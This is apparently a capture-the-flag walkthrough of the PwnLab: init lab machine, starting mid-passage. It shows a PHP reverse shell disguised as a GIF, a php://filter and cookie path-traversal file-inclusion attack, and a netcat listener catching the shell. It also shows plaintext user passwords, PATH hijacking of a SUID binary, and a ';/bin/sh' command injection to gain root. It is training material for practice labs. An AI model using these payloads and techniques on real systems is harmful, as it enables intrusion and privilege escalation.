// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
```


We are also going to change the file name extension as **.php.gif**



11.Lets upload our file. We can see our file is uploaded by seeing the page source .




So our file is saved in the uploads directory .




```
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
<html>
    <body>
        <form action='' method='post' enctype='multipart/form-data'>
            <input type='file' name='file' id='file' />
            <input type='submit' name='submit' value='Upload'/>
        </form>
    </body>
</html>
<img src="upload/450619c0f9b99fca3f46d28787bc55c5.gif"><br /></center>
</body>
</html>
```

Using dirb we can see all directories in the ip address. From here we can find our reverse shell is in the index.php



```
root@kali:~/pwn# dirb http://192.168.76.133

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jul 29 19:27:26 2020
URL_BASE: http://192.168.76.133/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.76.133/ ----
==> DIRECTORY: http://192.168.76.133/images/
+ http://192.168.76.133/index.php (CODE:200|SIZE:332)
+ http://192.168.76.133/server-status (CODE:403|SIZE:302)
==> DIRECTORY: http://192.168.76.133/upload/

---- Entering directory: http://192.168.76.133/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.76.133/upload/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Jul 29 19:27:34 2020
DOWNLOADED: 4612 - FOUND: 2
```


12.So let's intercept the request via burp and using a php filter as seen previously we can see the index. php file



```
OST /?page=php://filter/convert.base64-encode/resource=index HTTP/1.1
ost: 192.168.76.133
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
eferer: http://192.168.76.133/?page=upload
ontent-Type: multipart/form-data;
oundary=---------------------------339163780107466063511284575l4
ontent-Length: 5852
onnection: close
ookie: PHPSESSID=td0pqkuc3o66k2oahmme6enhl6
pgrade-Insecure-Requests: 1

---------------------------339163780107466063511284575l4
ontent-Disposition: form-data; name="file"; filename="php-reverse-shell.php.gif"
ontent-Type: image/gif

IF
?php
/ php-reverse-shell - A Reverse Shell implementation in PHP
/ Copyright (C) 2007 pentestmonkey@pentestmonkey.net
/
/ This tool may be used for legal purposes only.  Users take full responsibility
/ for any actions performed using this tool.  The author accepts no liability
/ for damage caused by this tool.  If these terms are not acceptable to you, then
/ do not use this tool.
/
/ In all other respects the GPL version 2 applies:
/
/ This program is free software; you can redistribute it and/or modify
/ it under the terms of the GNU General Public License version 2 as
/ published by the Free Software Foundation.
```

```
HTTP/1.1 200 OK
Date: Wed, 29 Jul 2020 14:14:37 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 1097
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a
href="?page=upload">Upload</a> ]
<hr/><br/>
PD9waHANCi8vTXVsdGlsaW5ndWFsLiBOb3QgaW1wbGVtZW50ZWQgeWV0Lg0KLy9zZXRjb29raWUoImxhbmciLCJlbi
5sYW5nLnBocCIpOw0KaWYgKGlzc2V0KCRfQ09PS0lFWydsYW5nJ10pKQ0Kew0KCWluY2x1ZGUoImxhbmcvIi4kX0N
PT0tJRVsnbGFuZyddKTsNCn0NCi8vIE5vdCBpbXBsZW1lbnRlZCB5ZXQuDQo/Pg0KPGh0bWw+DQo8aGVhZD4NCjx0
aXRsZT5Qd25MYWIgSW50cmFuZXQgSW1hZ2UgSG9zdGluZzwvdGl0bGU+DQo8L2hlYWQ+DQo8Ym9keT4NCjxjZW50Z
XI+DQo8aW1nIHNyYz0iaW1hZ2VzL3B3bmxhYi5wbmciPjxiciAvPg0KWyA8YSBocmVmPSIvIj5Ib21lPC9hPiBdIF
sgPGEgaHJlZj0iP3BhZ2U9bG9naW4iPkxvZ2luPC9hPiBdIFsgPGEgaHJlZj0iP3BhZ2U9dXBsb2FkIj5VcGxvYWQ
8L2E+IF0NCjxoci8+PGJyLz4NCjw/cGhwDQoJaWYgKGlzc2V0KCRfR0VUWydwYWdlJ10pKQ0KCXsNCgkJaW5jbHVk
ZSgkX0dFVFsncGFnZSddLiIucGhwIik7DQoJfQ0KCWVsc2UNCgl7DQoJCWVjaG8gIlVzZSB0aGlzIHNlcnZlciB0b
yB1cGxvYWQgYW5kIHNoYXJlIGltYWdlIGZpbGVzIGluc2lkZSB0aGUgaW50cmFuZXQiOw0KCX0NCj8+DQo8L2Nlbn
Rlcj4NCjwvYm9keT4NCjwvaHRtbD4=</center>
</body>
</html>
```


Next we can decode the encoded string . we find the source code form here in the cookie section we can set our command using LFI we can directory traversal .



QoJfQ0KCWVsc2UNCgl7DQoJCWVjaG8gIlVzZSB0aGlzIHNlcnZlciB0byB1cGxvYWQgYW5kIHNoYXJlIGltYWdlIGZpbGVzIGluc2lkZSB0aGUgaW50cmFuZXQiOw0KCX0NCj8+DQo8L2NlbnRlcj4NCjwvYm9keT4NCjwvaHRtbD4=


```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
		include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
```

13. So let's run our gif file in cookie section and first we must start our netcat listener and then lets send our reverse-shell in the cookie section which is uploaded as gif file in uploads directory .




```
POST /?page=upload HTTP/1.1
Host: 192.168.76.133
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.76.133/?page=upload
Content-Type: multipart/form-data;
boundary=---------------------------339163780107466063511284 57514
Content-Length: 5852
Connection: close
Cookie: lang=../upload/450619c0f9b99fca3f46d28787bc55c5.gif
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------339163780107466063511284 57514
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php.gif"
Content-Type: image/gif

GIF
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
```

We have successfully got our shell .




```
root@kali:~/pwn# netcat -lvp 1234
listening on [any] 1234 ...
192.168.76.133: inverse host lookup failed: Unknown host
connect to [192.168.76.131] from (UNKNOWN) [192.168.76.133] 52846
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux
 10:22:26 up  1:02,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

14.Next we can change the users to any one i am choosing kent .




```
$ su kent
su kent
Password: JWzXuBJJNy

kent@pwnlab:/$ id
id
uid=1001(kent) gid=1001(kent) groups=1001(kent)
```

15.In the kent no information was found so lets change the users to mike but it says authentication failure .




```
kent@pwnlab:~$ su mike
su mike
Password: SIfdsTEn6I

su: Authentication failure
```

So I changed to kane .




```
kent@pwnlab:~$ su kane
su kane
Password: iSv5Ym2GRo

kane@pwnlab:/home/kent$ cd ~
cd ~
kane@pwnlab:~$
```

Kane home directory i found msgmike . so there is a message in mike .




```
kane@pwnlab:~$ ls -la
ls -la
total 28
drwxr-x--- 2 kane kane 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kane kane  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
```

16.From here with bin/sh cat the content and export our path. So now our user name is mike .




```
kane@pwnlab:~$ echo '/bin/sh' > cat
echo '/bin/sh' > cat
kane@pwnlab:~$ chmod 777 cat
chmod 777 cat
kane@pwnlab:~$ export PATH=:./:$PATH
export PATH=:./:$PATH
kane@pwnlab:~$ ./msgmike
./msgmike
$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
$
```

17.Next i went to the home directory of mike there was a message to root .



```
$ cd /home/mike
cd /home/mike
$ ls -la
ls -la
total 28
drwxr-x--- 2 mike mike 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 mike mike  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17  2016 msg2root
-rw-r--r-- 1 mike mike  675 Mar 17  2016 .profile
```

When run the file **./msg2root** i can change the user to root and we have successfully got the root and flag for our vulnerable machine pwn_init …:)



```
$ ./msg2root
./msg2root
Message for root: abc;/bin/sh
abc;/bin/sh
abc
# id
id
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)
# cd /root
cd /root
# ls
ls
flag.txt  messages.txt
# cat flag.txt
cat flag.txt
.-=~=-.                                                                 .-=~=-.
(__  _)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(__  _)
(_ ___)  _____                             _                            (_ ___)
(__  _) /  __ \                           | |                           (__  _)
( _ __) | /  \/  ___   _ __    __ _  _ __  __ _ | |_  ___               ( _ __)
(__  _) | |     / _ \ | '_ \  / _` || '__|/ _` || __|/ __|              (__  _)
(_ ___) | \__/\| (_) || | | || (_| || |  | (_| || |_ \__ \              (_ ___)
(__  _)  \____/ \___/ |_| |_| \__, ||_|   \__,_| \__||___/              (__  _)
( _ __)                        __/ |                                    ( _ __)
(__  _)                       |___/                                     (__  _)
(__  _)                                                                 (__  _)
```

--THANK YOU